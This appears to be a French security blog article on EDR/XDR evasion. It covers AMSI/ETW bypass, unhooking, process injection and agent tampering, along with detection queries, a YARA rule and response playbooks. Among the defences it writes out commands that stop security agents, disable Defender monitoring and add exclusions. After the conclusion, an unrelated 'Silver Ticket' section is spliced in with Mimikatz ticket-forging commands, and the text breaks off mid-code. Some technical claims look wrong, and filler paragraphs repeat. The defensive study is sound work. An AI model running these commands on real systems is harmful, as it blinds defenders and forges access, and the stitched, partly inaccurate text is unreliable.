AYI NEDJIMI Consultants

Evasion d'EDR/XDR : techniques : Analyse Technique

Catégorie : Articles Techniques Lecture : 24 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les solutions EDR/XDR sont essentiel à la détection moderne des intrusions. Les adversaires adaptent leurs tactiques pour contourner la surveillance.

Cette analyse detaillee de Evasion d'EDR/XDR : techniques s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Evasion d'EDR/XDR : techniques s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

Les solutions EDR/XDR sont central dans la détection moderne des intrusions. Les adversaires adaptent leurs tactiques pour contourner la surveillance : chiffrement in-memory, désactivation d'agents, contournement d'AMSI/ETW, injection « fileless », exploitation des exclusions et instrumentation directe. Cet article analyse les techniques d'évasion les plus répandues, explique leur fonctionnement technique et propose des contre-mesures basées sur la télémétrie mémoire, la résilience des agents, l'usage de canaris (honey tokens/process) et l'alignement des détections sur le comportement. L'objectif est d'aider les équipes SecOps, malware response et blue teams à renforcer la robustesse de leurs déploiements EDR/XDR.

Comprendre la surface d'attaque EDR/XDR

Les EDR collectent :

- Process, modules, chargements DLL.
- Command lines, scripts (via AMSI).

- Network connections.
- Fichiers, registry.

Les XDR agrègent avec logs réseau, email, identité. Les attaquants ciblent :

- L'agent (binaire, services, drivers).
- Les canaux de communication (TLS, API, telemetry).
- Les mécanismes hooking (AMSI, ETW, userland hooks).
- Les règles (YARA-L, signatures).

![SVG à créer : architecture EDR/XDR et points d'attaque]
Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Techniques d'évasion principales

1. **Injections process & reflectives** : `Reflective DLL`, `Process Hollowing`, `Early Bird APC`. 2. **AMSI bypass** : patcher `amsi.dll`, hooking `AmsiScanBuffer`, manipuler `amsiContext`. 3. **ETW bypass** : patcher `EtwEventWrite`, `EtwSetInformation`. 4. **EDR unhooking** : restaurer sections `.text` originales des DLL monitorées (ntdll). 5. **Direct syscalls** : utiliser `syscall` table pour éviter hooks userland. 6. **Signed binary proxy** : abuser d'app signée (LOLBins). 7. **Kill switch** : arrêter services EDR via `sc.exe` ou `WMI`. 8. **Tampering** : désactiver drivers, supprimer clés registry, altérer permissions. 9. **Exclusions** : exploiter répertoires exclus pour exécuter payload. 10. **Out-of-band execution** : utiliser Hyper-V, GPU, BIOS pour échapper.

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Injection réfléchie & process hollowing

Les malwares chargent un binaire en mémoire sans toucher disque :

- `VirtualAllocEx` + `WriteProcessMemory` + `CreateRemoteThread`.
- `NtUnmapViewOfSection` + `MapViewOfFile`.

EDR détectent via API hooking, heuristiques (entropy). Les attaquants utilisent `syscall` directs et `manual mapping`.

Contre-mesures

- Input telemetry : `Kernel callbacks (PsSetCreateProcessNotifyRoutine)` -> observe process creation.
- `EDR kernel drivers` inspect memory map.
- Memory scanning (YARA) sur sections RWX.
- ETW providers `Microsoft-Windows-Threat-Intelligence`.

AMSI bypass

AMSI (Anti-Malware Scan Interface) capture scripts (PowerShell, WSH, .NET). Bypass courants :

- `amsi.dll` patch (replace `AmsiScanBuffer` prologue `mov eax, 0x80070057`).
- `amsiInitFailed` = 1.
- Inline hooking `AmsiScanBuffer` pour toujours retourner `AMSI*RESULT*CLEAN`.
- Load library via `Add-Type` obfuscation, `PowerShell 2.0` (no AMSI).

Défenses

- Bloquer PowerShell v2. (`Set-ExecutionPolicy`).
- EDR monitoring memory patches (integrity check).
- `AppLocker/WDAC` pour restreindre `powershell.exe`.
- Telemetry : `ETW Microsoft-Windows-Antimalware-Scanning`.
- Memory canaries (guard pages) sur `amsi.dll`.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

ETW bypass

Les EDR utilisent ETW pour telemetry (Sysmon, MDE). Bypass :

- Patcher `EtwEventWrite` / `EtwSetInformation`.
- `Disable ETW` via `registry (EtwDisable = 1)`.
- Unhook `ntdll` to bypass instrumentation.

Défenses

- Kernel-level ETW (difficile à patcher user).
- Randomized hooking (recalculate function).
- Monitoring for `VirtualProtect` on ETW functions.
- Detect `NtProtectVirtualMemory` on `ntdll` text sections.

Direct syscalls & syscall stomping

Les attaquants utilisent `syscall` direct pour éviter hooks :

- `syswhispers`, `donut`.
- `syscall IDs` hardcodés, `Zw` functions.

- `syscall sleep` (Halos).

Défense

- Kernel-level monitoring (EDR driver intercept).
- Shadow stack enforcement (Intel CET).
- Heuristics on unusual sequences.
- Alert on `VirtualProtect` + `RWX`.

EDR unhooking

Restore original `ntdll.dll` by mapping clean copy (from disk, known-good). EDR hooking userland undone.

Défense

- Integrity check (guard hooking).
- Randomized hooking offset per session.
- Kernel hooking (SSD).
- Monitor for `LoadLibrary` of `ntdll` to `Section`.

Exclusions & living-off-the-land

Adversaires repèrent `AV exclusion list` (registry, config). Ils drop payload dans exclusion path (e.g., `C:\Windows\Temp\` granted).

Défense

- Minimiser exclusions, review regular.
- Monitor access to excluded directories.
- Use canary files (touch -> alert).

Tampering EDR agent

- `sc stop `.
- `DeleteService`.
- `net stop Sense` (Defender).
- `powershell Remove-MpPreference -DisableRealtimeMonitoring`.

Défense

- Tamper protection (MDE, CrowdStrike) -> require signed, kernel-level.
- Sysmon rule detect `Stop Service` for EDR.
- LAPS for local admin (no reuse).

![SVG à créer : chaîne d'évasion EDR et contre-mesures]

Télémétrie mémoire et scanning

Modern EDR utilisent memory scanning :

- YARA rules on memory (Cobalt Strike).
- `PE-sig` detection in memory, entropy detection.
- Monitoring `RWX` region creation.

Les Blue Teams peuvent déployer `Velociraptor`, `Memory Integrity` (HVCI), `Exploit Protection`. Memory scanning periodic (EDR).

AMSI/ETW resilient architecture

- Forcer `AMSI` sur custom hosts (.NET).
- Deploy `PowerShell logging` (Script Block, Module). Even if bypass attempted, logs exist.
- Use `Sysmon (EventID 22)`.

Canaris (honey tokens/process)

- Canary command line (ex : `Invoke-Mimikatz` in a dummy file) -> If executed, EDR triggers.
- Canary processes (fake LSASS) -> hooking detection.
- Canary credentials (AD).

Les canaris détectent adversaire internal reconnaissance/exploitation.

Observabilité ETW custom

Créer ETW provider custom monitor modifications :

- `TraceLogging` driver-level.
- ETW consumer compare `EtwEventWrite`.

Monitoring `PAGE EXECUTE*READWRITE*` changes on `amsi.dll`.

Response playbook (EDR tampering)

1. Alert: `EDR service stopped`. 2. Isolate host. 3. Collect logs (EDR, Sysmon). 4. Memory dump (Volatility). 5. Investigate process tree. 6. Re-enable agent (script). 7. Review exclusions.

Document root cause.

Hunting scénario

- `Log source` : Sysmon EventID 1 (process create) -> `AmsiUtil.dll`.
- `EventID 7` -> load `ntdll.dll` from alt path.

- `EventID 11` -> `NtSetInformationThread`.
- `ETW log` -> `EtwEventWrite` patch.

Splunk :

```
index=sysmon EventCode=1 Image=\powershell.exe CommandLine="AmsiScanBuffer"
```

Sentinel :

```
DeviceEvents
| where ActionType == "AntivirusTamperDetected"
```

![SVG à créer : matrice hunts évasion EDR]
Case studies

Cobalt Strike BEACON

Techniques : `Sleep` using `syscall`, `unhook ntdll`, `AMSI bypass`. Defender for Endpoint detects via `Memory scanning`, `behavior analytics`. Mitigation : block outbound, use `EDR fuzzy YARA`.

TrickBot -> disabling Defender

`powershell.exe Add-MpPreference -ExclusionPath` + `Set-MpPreference DisableRealtimeMonitoring`.
Defender tamper protection prevents. SOC monitors logs (Event 5007).

APT (OilRig) ETW bypass

Patched `EtwEventWrite` -> detection overcame by kernel driver comparison.

Hardening EDR/XDR déploiement

- Ensure tamper protection on.
- Minimal local admin rights (JIT).
- Monitor service status (N-central).
- Deploy sensor updates promptly.
- Endpoint isolation capability.

Integration with SIEM/SOAR

- Alerts from EDR -> SOAR runbooks (isolate, gather data).
- SOAR queries host (osquery) to check hooking.
- Automated response (kill process, disable user).

Telemetry enrichment via memory forensics

- Equip SOC with `Velociraptor`, `KAPE`.
- Run targeted memory dumps (lsass).
- YARA scanning offline (FLOSS).

ETW/AMSI advanced detection

- Monitor `LoadLibrary` of `amsi.dll` from user path.
- Detect `WriteProcessMemory` into `amsi.dll`.
- Use `Microsoft-Windows-Thread-Event` provider.

Kernel protections

- HVCI (Hypervisor-protected Code Integrity).
- VBS (Virtualization-based security).
- LSA protection.

These make patching kernel/lsass harder.

Linux/macOS EDR evasions

- Linux: `LDPRELOAD` to bypass `audit`, `ptrace`.
- macOS: `AMFI` hooking, `System Integrity`.

EDR (CrowdStrike Falcon, SentinelOne) mitigate via kernel modules. Monitor `launchctl unload` of agent, `kextunload`.

Blue team best practices

1. Baseline EDR agent process (hash, path). 2. Monitor service status. 3. Alert on tampering events. 4. Keep low amount of exclusions. 5. Conduct purple team tests.

Testing & validation

- Atomic Red Team `T1562`.
- `Invoke-EDRKill` scripts (lab).
- `EDRSandblast` (FireEye research) -> reproduction.

Ensure detection/resilience.

Roadmap de maturité

1. **Phase 1** : Tamper protection, logging centralisation, base detection. 2. **Phase 2** : Memory scanning, canary, hunts. 3. **Phase 3** : Kernel telemetry, ETW analytics, automation. 4. **Phase 4** : ML behavior, hardware-based protections (CET).

Metrics : detection rate, response time, false positives.

Checklist finale

1. Activer protections EDR (tamper, kernel). 2. Minimiser exclusions, monitor usage. 3. Détecter patching AMSI/ETW, unhooking ntdll. 4. Deploy memory telemetry & YARA scanning. 5. Utiliser canaris (process, credentials) et hunts ciblés. 6. Automatiser réponse via SOAR (isolation, re-enable agent). 7. Conduire tests réguliers (red team, atomic). 8. Mettre à jour agents et OS (support features). 9. Former SOC sur TTP d'évasion. 10. Intégrer TI sur EDR bypass releases. Pour approfondir, consultez Top 10 des Attaques.

En mettant en œuvre ces mesures, les organisations renforcent la résilience de leurs déploiements EDR/XDR face aux attaques avancées visant à échapper à la détection.

Focus technique : Process injection et API monitoring

Process Hollowing

1. `CreateProcess` en mode suspended. 2. `NtUnmapViewOfSection` pour retirer l'image originale. 3. `WriteProcessMemory` pour injecter nouveau code. 4. `SetThreadContext` pour pointer vers entry point malveillant. 5. `ResumeThread`.

Détection :

- Sysmon EventID 1 (process create) + parent inattendu.
- EventID 8 (CreateRemoteThread) -> `target` vs `source`.
- Windows Defender `Behaviour:Win32/Hollow`.
- Kernel callbacks (mini-filter).

Prévention :

- User-mode hooking (BUT contournable).
- Use Control-flow Guard (CFG).
- Enable Constrained Language Mode (PowerShell).

Thread Local Storage (TLS) callback injection

- Charger module via `LoadLibrary`, modifier TLS callbacks.
- Déclenché à l'appel de `DllMain`.

Détection : monitor `AddVectoredExceptionHandler`, `NtSetContextThread`.

APC Injection

- `QueueUserAPC` pour injecter en dormant thread.
- `Early Bird` (APC queued before thread resume).

Détection : `CreateRemoteThread`, `QueueUserAPC` combos.

Bypass EDR via Virtualization & sandbox awareness

- `vmware` detection -> delay actions.
- `sleep` loops (Long Sleep). EDR respond by `sleep patching`.
- Checking `EDR processes` -> if found, behave diff.

Mitigation :

- Use `sleep patch` detection (MDE `Suspicious Sleep`).
- Deploy canary processes (fake EDR).

Memory patch detection

Les EDR peuvent détecter modification `PAGE*EXECUTE*READWRITE` dans modules critiques : Pour approfondir ce sujet, consultez notre article sur les techniques Living-off-the-Land utilisees pour eviter la detection.

- Monitor `NtProtectVirtualMemory`.
- Compare hashed `.text` sections.

Blue teams peuvent utiliser `Moneta` (F-Secure) pour inspect hooking.

AMSI bypass detection examples

Sysmon + KQL

```
DeviceImageLoadEvents
| where InitiatingProcessFileName == "powershell.exe"
| where FileName == "amsi.dll" and not FolderPath startswith "C:\Windows\System32"
```

YARA (memory)

```
rule AmsiPatch
{
  strings:
    $a = { B8 57 00 07 80 C3 }
  condition:
    $a in (pe.sections[0].virtual*address .. pe.sections[0].virtual*address +
pe.sections[0].virtual*size)
}
```

ETW patch detection

- Use ETW provider `Microsoft-Windows-Kernel-Audit-APIcalls`.
- Look for `NtWriteVirtualMemory` target `ntdll!EtwEventWrite`.

Direct Syscall detection

- Monitor `syscall` sequences via ETW per thread.
- Use `User-mode stack trace` -> missing modules indicates direct call.
- Microsoft added detection (MDE) for `syscall stub` mismatch.

Exclusions abuse case

During Emotet, adversaries add `C:\Users\Public\` to Defender exclusion. Payload executed there. Mitigation: remove ability for user to modify preferences (TamperProtect). Monitor EventID 5007 (MpPreference change).

EDR disable attempts

Sysmon :

```
EventID=13 TargetObject="HKLM\\SOFTWARE\\Microsoft\\Windows Defender"
```

Windows Event : Security 4719 (System audit policy). **Sentinel** : `ActionType == "AntivirusTamperDetected"`.

Rootkits et kernel tampering

- Advanced threat patches kernel structures (SSDT, DKOM).
- Counter: Secure Boot, Driver Signing, Kernel Patch Protection.
- EDR drivers monitor `PsSetLoadImageNotifyRoutine`.

Cloud-based EDR control plane

- Attackers attempt to block TLS comms (firewall, hosts).
- Ensure fallback (out-of-band).

- Monitor for modifications `C:\Windows\System32\drivers\etc\hosts`.

Behavioral detections
Beyond signature, behavior analytics identifies sequences:

- `powershell` -> `rundll32` -> network to unknown -> RBC.
- `lsass` memory read (T1003) -> escalate. EDR intercept.

Mitigation guidelines
- Deploy latest OS (Windows 11 22H2) -> secure firmware, VBS.
- Enable `Exploit Protection` (Control Flow, DEP, ASLR).
- Harden `WDAC` -> only signed code.

Telemetry memory advanced
- Use `Live Response` to dump memory.
- YARA scanning for decrypted beacons.
- Tools `PE-Sieve`, `HollowsHunter`.

Canary techniques in detail

- `HoneyCreds` (fake domain accounts).
- `HoneyProcess` : spawn process `lsass2.exe`. If touched -> alert.
- `HoneyFiles` in excluded directories.

SOC workflows

Detection triage

1. Validate detection. 2. Check process tree, parent. 3. Evaluate tamper events. 4. Use EDR timeline.

Containment

- Isolate host (network isolation).
- Disable user account.

Investigation

- Collect `Timeline` with `KAPE`.
- Memory analysis (Volatility `malfind`).
- Check logs (AMSI, ETW).

Eradication

- Remove persistence.
- Update agent, OS.

Recovery

- Reboot, monitor.
- Post-incident review.

Purple team collaboration

- Red Team tests `EDRKill` -> Blue adjusts detection.
- Document TTP in MITRE mapping.

Cultural aspects

- Provide training to developers to avoid disabling EDR.
- Set policies (disciplinary) for bypass attempt.

Integration with Threat intel

- Monitor release of new bypass scripts (e.g., GitHub `Invoke-Obfuscation`, `AMSI.fail`).
- Add detection (regex).

Performance vs security

- Memory scanning high CPU -> tune.
- Balance false positives (exclusion).

Need collaboration between SecOps & IT.

Multi-OS perspective

- macOS: `AMFI` bypass via `csops`. Use MDM to enforce `System Extension`.
- Linux: `ptrace` disabling auditd. Use `SELinux` to enforce.

XDR correlation

- Combine endpoint, identity, email. Ex: If EDR tampering + suspicious login -> escalate.
- Use MITRE Detections Graph.

Versioning & patch management EDR

- Keep agents updated. Bypasses often exploit older versions.
- Validate updates in staging (compatibility).

Logging considerations

- Ensure `Diagnostic data` to `Required` (Windows) for M365 Defender.
- For third-party EDR, enable verbose.

Metrics

- `% hosts full coverage` (agent running latest).
- `Time to isolate` average.
- `False positive rate` for EDR alerts.
- `Number of tamper events per month`.

Compliance & audits

- Document controls (SOC2, ISO).
- Provide logs showing tamper protection events.

Future trends

- Use of hardware-based telemetry (Intel TDT).
- AI for anomaly detection (sequence).
- Integration with `Microsoft Defender Threat Intelligence`.

Extended checklist

1. Inventory agents, ensure coverage. 2. Harden OS (VBS, HVCI, Credential Guard). 3. Monitor EDR health (service status). 4. Detect AMSI/ETW modifications. 5. Deploy canaries. 6. Memory scanning & YARA. 7. Automate incident response. 8. Routine hunts for unhooking/direct syscalls. 9. Regular red team testing. 10. Continuous education & TI integration.

Deep dive : outils et frameworks offensifs

Cobalt Strike

- Beacons utilisent `Sleep Mask` pour masquer payload (AES).
- `Process Injection` par `CreateRemoteThread`.
- `Fork & Run` : spawns sacrificial process.
- `Blockdlls` (Set Mitigation Policy).
- `Udr0p` for unhook.

Blue team : YARA sur Sleep Mask, detect `SetProcessMitigationPolicy`.

Sliver & Brute Ratel

- `Brute Ratel` focus sur evasion (ETW bypass, shellcode encryption).
- `Sliver` - dynamic linking.

Need to maintain updated detection signatures.

Loader frameworks

- `Donut`, `ScareCrow`, `Sainty`.
- Provide stage-less injection, bypass AMSI.

Hunt for unique patterns (entropy).

LOLBins & Proxy execution


- `rundll32`, `mshta`, `InstallUtil`.
- Evasion by using signed binaries.

Monitor command lines, parent-child relationships.

Defensive instrumentation : hooking & introspection

- EDR use userland hooks (ntdll). Attackers unhook -> use kernel hooking or hardware (EPT).
- Future: `Intel CET` prevents ROP.
- `Windows Defender For Endpoint` uses `sensor fusion`.

Telemetry pipeline



- Agent collects -> send to cloud -> enriched -> analytics -> detections -> response.
- Attackers attempt to break pipeline (block communication). Monitoring ensures heartbeat.

Memory Inspection Tools for defenders

- `PAExec` to run `handle`, `ListDlls`.
- `WinDbg` for deep inspection.
- `MemProcFS` mount memory.

Attack surface reduction (ASR) rules

Microsoft Defender ASR rules:

- `Block process creations from PS Exec`.
- `Block office child processes`.
- `Block credential stealing from LSASS`.

Helps reduce need for detection. Monitor ASR events (Event 1121).

GPO & policy management

- Deploy policies via GPO/Intune.
- Enforce `Turn on behavior monitoring`.
- Ensure `Allow on` for tamper.

Evasion via virtualization (VirtualBox, Hyper-V)

Advanced adversaries run nested VMs on host to bypass instrumentation. Detect CPU spikes, virtualization flags. Tools `Whoami /all` -> virtualization. Blue team look for `VirtualBox.exe` unsanctioned.

Deception operations

- Deploy decoy VM with instrumented EDR -> monitor interactions.
- Use `deceptive services` (fake RDP).

Evasion attempts triggered leads to high-confidence detection.

Response runbooks: AMSI patch

1. Alert: detection `AMSI patch` (MDE). 2. Retrieve process info (PID, commandline). 3. Dump memory (Live response). 4. Search for persistence. 5. Reset credentials. 6. Document.

Response runbooks: Service stop

1. Detect `EDR service stop`. 2. Attempt remote `sc start`. 3. If fails, isolate host, contact user. 4. Investigate root cause. Pour approfondir, consultez Attaques Serverless : Exploitation de Lambda, Azure.

Analytics for tamper events

Use Sentinel workbook:

```
DeviceEvents
| where ActionType startswith "Tamper"
| summarize count() by ActionType, DeviceName, AccountName
```

High count -> targeted attempt.

Incident post-mortem template

- Timeline.
- Detection sources.
- Root cause (phishing?).
- Controls effective/ineffective.
- Improvement actions.

Integration with identity security

If EDR tampered, escalate identity posture: require reauthentication, step-up MFA, temporary access suspension. Zero trust principle -> untrusted device can't access resources.

KPIs & reporting

- `Mean time to isolation (MTTI)`.
- `Number of EDR bypass attempts detected`.
- `Coverage` (percentage endpoints with EDR active).
- `Agent version compliance`.

Dashboard for CISO.

Threat hunting queries (detailed)

Hunt 1: Memory region RX with high entropy

Use Sysmon + Winlogbeat ->

```
EventID=10 AND EventData.TargetImage LIKE '%\lsass.exe' AND TargetProcessFlags contains
'RWX'
```

Hunt 2: Tampering with Defender

```
SecurityEvent | where EventID == 5007 or EventID == 1116
```

Hunt 3: Unhook detection

Check loaded modules:

```
Get-Process -Id $pid | ForEach-Object { (Get-ProcessMitigation -Id $.Id).Dlls } | Where
{ $.ASLR -eq 'NOTSET' }
```

Hunt 4: Direct syscalls

Ingest ETW `Syscall` -> detect high volume 0x50-0x60.

Hunt 5: Process injection patterns

```
DeviceProcessEvents
| where InitiatingProcessFileName in ('rundll32.exe','mshta.exe') and ProcessCommandLine
has 'shellcode'
```

Training & enablement

- Provide labs (FlareVM, DetectionLab).
- Host workshops on AMSI bypass detection.
- Encourage detection-as-code (Sigma).

Vendor collaboration

Work with EDR vendor for custom detections, share findings. Participate in Beta features (memory scanning). Provide telemetry for research.

Emerging technologies

- `EDR + HW` (Intel Threat Detection Technology).
- `Azure Defender` integration.
- `Offensive AI` detection via `Auto-triad`.

Reference architecture

![SVG à créer : architecture zero trust EDR + identity + SOAR]

Bibliographie & ressources

- Microsoft `EDR in the modern world`.
- MITRE D3FEND (counter).
- Research: MDSec, SpecterOps, Black Hills.
- Tools: Sysmon, KAPE, Velociraptor, Moneta.

> **Ressources open source associées :**
>
> - YaraMemoryScanner — Scanner mémoire YARA (C++)
> - DefenderConfigAuditor — Audit configuration Defender (C++)
> - mitre-attack-fr — Dataset MITRE ATT&CK (HuggingFace)
> - security-tool-benchmarks-fr — Benchmarks outils de sécurité (HuggingFace)

Combien de techniques d'evasion EDR existent actuellement ?

On denombre plus de 50 techniques d'evasion EDR documentees publiquement, incluant le unhooking, le direct syscall, le process hollowing, l'injection APC et le kernel callback removal. Les chercheurs en securite decouvrent regulierement de nouvelles variantes, rendant la course entre attaquants et defenseurs permanente.

Faut-il utiliser plusieurs solutions EDR simultanement ?

Le deploiement de plusieurs EDR simultanement n'est generalement pas recommande en raison des conflits potentiels et de la degradation de performances. Il est preferable de choisir une solution EDR/XDR robuste et de la complementer par du network detection and response pour une couverture optimale.

Conclusion enrichie

La bataille entre attaquants et EDR/XDR est dynamique. Les adversaires cherchent à échapper à la télémétrie via patchs mémoire, exploitation d'exclusions et manipulation des agents. Les défenseurs doivent adopter une posture proactive : instrumentation profonde, détection comportementale, canaris, tests réguliers, collaboration étroite avec les fournisseurs et une stratégie Zero Trust intégrée. La résilience des solutions EDR/XDR repose sur la diversité des signaux, l'automatisation de la réponse et l'amélioration continue.

Études de cas supplémentaires

1. Opération de ransomware ciblée

Un acteur a utilisé `Cobalt Strike` beacons pour pivot. Avant déclenchement, ils ont tenté d'arrêter l'EDR (CrowdStrike) via `sc stop CrowdStrike`. Tamper protection a bloqué. Les logs `Security 7036` + alerte EDR. La réponse rapide a isolé les hôtes et empêché le chiffrement. Post-incident : renforcement des playbooks, hunts pour `sc stop`.

2. Campagne Lazarus (2021)

Lazarus a déployé `BLINDINGCAN`, neutralisant `Windows Defender` en modifiant clés registry (`DisableAntiSpyware`). Sur hôtes non durcis, l'EDR a été désactivé. Mitigation : GPO to prevent tamper, LAPS. SOC a ajouté détection `EventID 5007` + KQL. Des canaris ont été déployés dans registries.

3. Evasion via BYOVD (Bring Your Own Vulnerable Driver)

Acteur a utilisé driver signé vulnérable (`RTCore64.sys`) pour désactiver protections kernel et EDR driver. Mitigation : `Microsoft recommended block rules`, `WDAC` pour bloquer drivers. Monitoring `Event 3089` (Kernel).

BYOVD et mitigation

- Maintenir `Driver block list` (Microsoft).
- WDAC + `Hypervisor Protected Code Integrity`.
- Monitor `driver load` (Sysmon EventID 6).

Interaction avec HIDS/NDR

- EDR bypass -> rely on NDR (network).
- Deploy `Zeek`, `Suricata` -> detect exfiltration.
- HIDS (OSSEC) monitors log tampering.

Enhancing resilience with fallback agents

- Multi-EDR (rare).
- Light-weight fallback (e.g., Defender + third-party).

Ensure compatibility.

Architectural patterns

- Tiered deployment: high-value assets with stricter policies.
- Use `Privileged Access Workstations`.
- Segmentation reduces escalation.

Communication plan

When EDR bypass attempt occurs, inform stakeholders (IT, Security leadership). Provide status updates. Transparency fosters trust.

Integrating hardware-based telemetry

- Leverage `Intel TDT` for memory scanning (GPU).
- `AMD Shadow Stack`.
- `ARM pointer authentication`.

Integrate with EDR to detect ROP.

Automation and orchestration details

SOAR playbook example:

1. Trigger: `EDR alert - AMSI bypass`. 2. Tasks: gather process tree (EDR API), run osquery `select from processes`. 3. Decision: if critical asset -> isolate. 4. Collect forensics (memory, disk). 5. Notify channel (#incident). 6. Create ticket.

Documentation & knowledge management

- Maintain detection runbook wiki.
- Update knowledge base after each bypass observed.
- Provide code snippets for detection (Sigma).

Continual improvement loop

1. Detect incident. 2. Analyse root cause. 3. Update detection. 4. Update controls. 5. Train staff.

Collaboration with red teams

- Red teams share bypass TTP.
- Blue teams produce detection pack.
- Joint retrospectives.

Multi-vector detection

- Endpoint, Identity, Network -> correlated to reduce false positives.
- Example: tamper + suspicious OAuth app -> escalate.

Analytics pipeline details

- Data ingestion (Azure Data Explorer).
- Data parsing -> features (process tree).

- ML (logistic regression).
- Alerts -> SOAR.

Testing and simulation plan

- Quarterly simulation of EDR disable.
- Validate detection, response time.
- Document results.

Policy governance

- Security Steering Committee reviews EDR posture.
- Align with risk appetite.

Resource planning

- Ensure SOC staffing for 24/7 to respond to tamper.
- Provide training budget.

Additional detection queries

Defender for Endpoint (Advanced hunting)

```
DeviceEvents
| where ActionType == "AntivirusTamperBlocked"
| extend InitiatingProcessCommandLine
| summarize count() by DeviceName, InitiatingProcessCommandLine
```

```
DeviceImageLoadEvents
| where InitiatingProcessFileName in ("powershell.exe","powershellise.exe")
| where FileName == "amsi.dll" and SHA1 != "expected"
```

Elasticsearch (Winlogbeat)

```
winlog.eventid: 4688 AND process.commandline: "Set-MpPreference"
```

Additional defensive controls

- Use `AppLocker/WDAC` to block untrusted exe/dll.
- Harden `LocalScriptBlockLogging`.
- Deploy `Credential Guard`.
- For high security, use `Application Guard`.

macOS-specific evasions & defenses

- Attackers disable `System Integrity Protection` (if root). Monitor `csrutil`.
- `AMFI tampering` -> check logs.
- Use `Network Extension` to monitor traffic.

Linux-specific evasions & defenses

- `ptrace` to disable audit. Use `Yama` restrict ptrace.
- `LDPRELOAD` to bypass EDR sensors. Monitor environment.

- `SELinux` -> set enforcing.

Integration with vuln management

- Patch vulnerabilities exploited to disable EDR (Privilege escalation).
- Keep OS updated -> ensure features available.

Business continuity

- Document fallback if EDR service outage.
- Ensure visibility via alternative sensors (Syslog).

Conclusion complémentaire

L'adaptation continue des attaquants nécessite une vigilance constante. Les organisations capables de combiner détection multi-signal, automatisation, mémoire forensics et collaboration pluridisciplinaire minimisent l'impact des tentatives d'évasion EDR/XDR. Pour approfondir, consultez GraphQL Injection : Techniques d'Exploitation 2026.

Perspectives futures et recherche

Les laboratoires de recherche sécurité explorent :

- **Automatisation de la détection de patch mémoire** via instrumentation matérielle (Intel LBR, Arm MTE).
- **Graph neural networks** pour détecter des chaînes d'événements complexes typiques des attaques fileless.
- **Isolation micro-VM** (Windows Defender Application Guard) généralisée pour limiter l'impact des contournements.
- **EDR dans conteneurs et environnements serverless** : instrumentation eBPF, capture syscalls avec faible overhead.

Les entreprises devraient suivre les publications d'ACM CCS, IEEE S&P, Black Hat, ainsi que les blogs de Microsoft, SentinelOne, CrowdStrike. Le partage d'expérience et la participation aux programmes `MITRE Engenuity ATT&CK Evaluations` fournissent un retour précieux sur les lacunes et ergonomie des produits.

Bibliographie conseillée

- Microsoft. *Designing resilient EDR detections*.
- SpecterOps. *Operating with the End in Mind: EDR Evasion*.
- MDSec. *Bypassing Endpoint Detection and Response* (blog series).
- Red Canary. *Threat Detection Report* (section EDR trends).
- MITRE D3FEND Knowledge Graph.

Note finale

La robustesse des plateformes EDR/XDR réside dans leur capacité à observer, corréler et réagir face à des adversaires créatifs. En investissant dans la télémétrie mémoire, la supervision AMSI/ETW, l'usage de canaris, l'automatisation SOAR et la culture de tests continus, les organisations transforment leur déploiement EDR en un système adaptatif capable de résister aux évasions les plus élaborées.

En dernière analyse, l'équation se résume à une boucle : observer, comprendre, adapter. Les équipes qui institutionnalisent cette boucle construisent un avantage défensif durable et gardent une longueur d'avance face aux contournements. Continuer à mesurer l'efficacité des contrôles, à auditer le déploiement terrain et à partager les retours d'expérience avec la communauté sécurité est indispensable pour maintenir ce cycle vertueux. C'est en combinant résilience technologique, discipline opérationnelle et apprentissage collectif que les organisations transformeront l'EDR/XDR en système nerveux central de leur stratégie de défense. La vigilance reste permanente. Toujours observer, toujours adapter, toujours améliorer. Résilience.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
